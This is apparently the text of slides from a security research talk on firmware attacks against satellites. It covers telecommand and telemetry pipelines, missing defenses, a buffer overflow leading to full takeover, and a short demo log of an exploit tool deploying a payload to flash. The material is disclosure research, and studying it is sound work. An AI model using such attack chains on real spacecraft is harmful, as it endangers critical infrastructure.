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


Live Demo




```
1 $> ./access-satellite.  
2 [*] Uploading TC ...  
3 [*] Deploying payload ...  
4 [*] Payload written to flash ...  
5 [*] Rebooting ...  
6 [*] $$$
```





debian



Sat Exploit Future



Sat Exploit Future



Cosmic Radiation
Degraded Memory



Sat Exploit Future



Cosmic Radiation
Degraded Memory



Very Limited Attack
Time Windows




Sat Exploit Future



Cosmic Radiation
Degraded Memory




Very Limited Attack
Time Windows




Combined Attacks
Software + Sensors




Lesson Learnt



Lessons Learnt




Firmware Attacks on Satellites are a thing



ViaSat Incident != Satellite Firmware Attack



Common Sat Protocols lack Security




Security by Obscurity




Lessons Learnt




Complex TC/TM pipelines



Missing State-of-the-Art Defenses



Buffer Overflow => Remote Code Execution



Full Satellite Takeover





Thanks!




- Firmware Attacks on Satellite
- Satellite Exploitation Objectives
- Satellite TC + TM Pipelines
- Missing OS & SW-Defenses
- Full Satellite Takeover



Also visit my Talks @ TyphoonCon'23, Seoul, South Korea
Black Hat USA '23, Las Vegas, USA

Johannes Willbold - johannes.willbold@rub.de



[Attribution] Icons: Colored Satellite: Space icons created by Freepik - Flaticon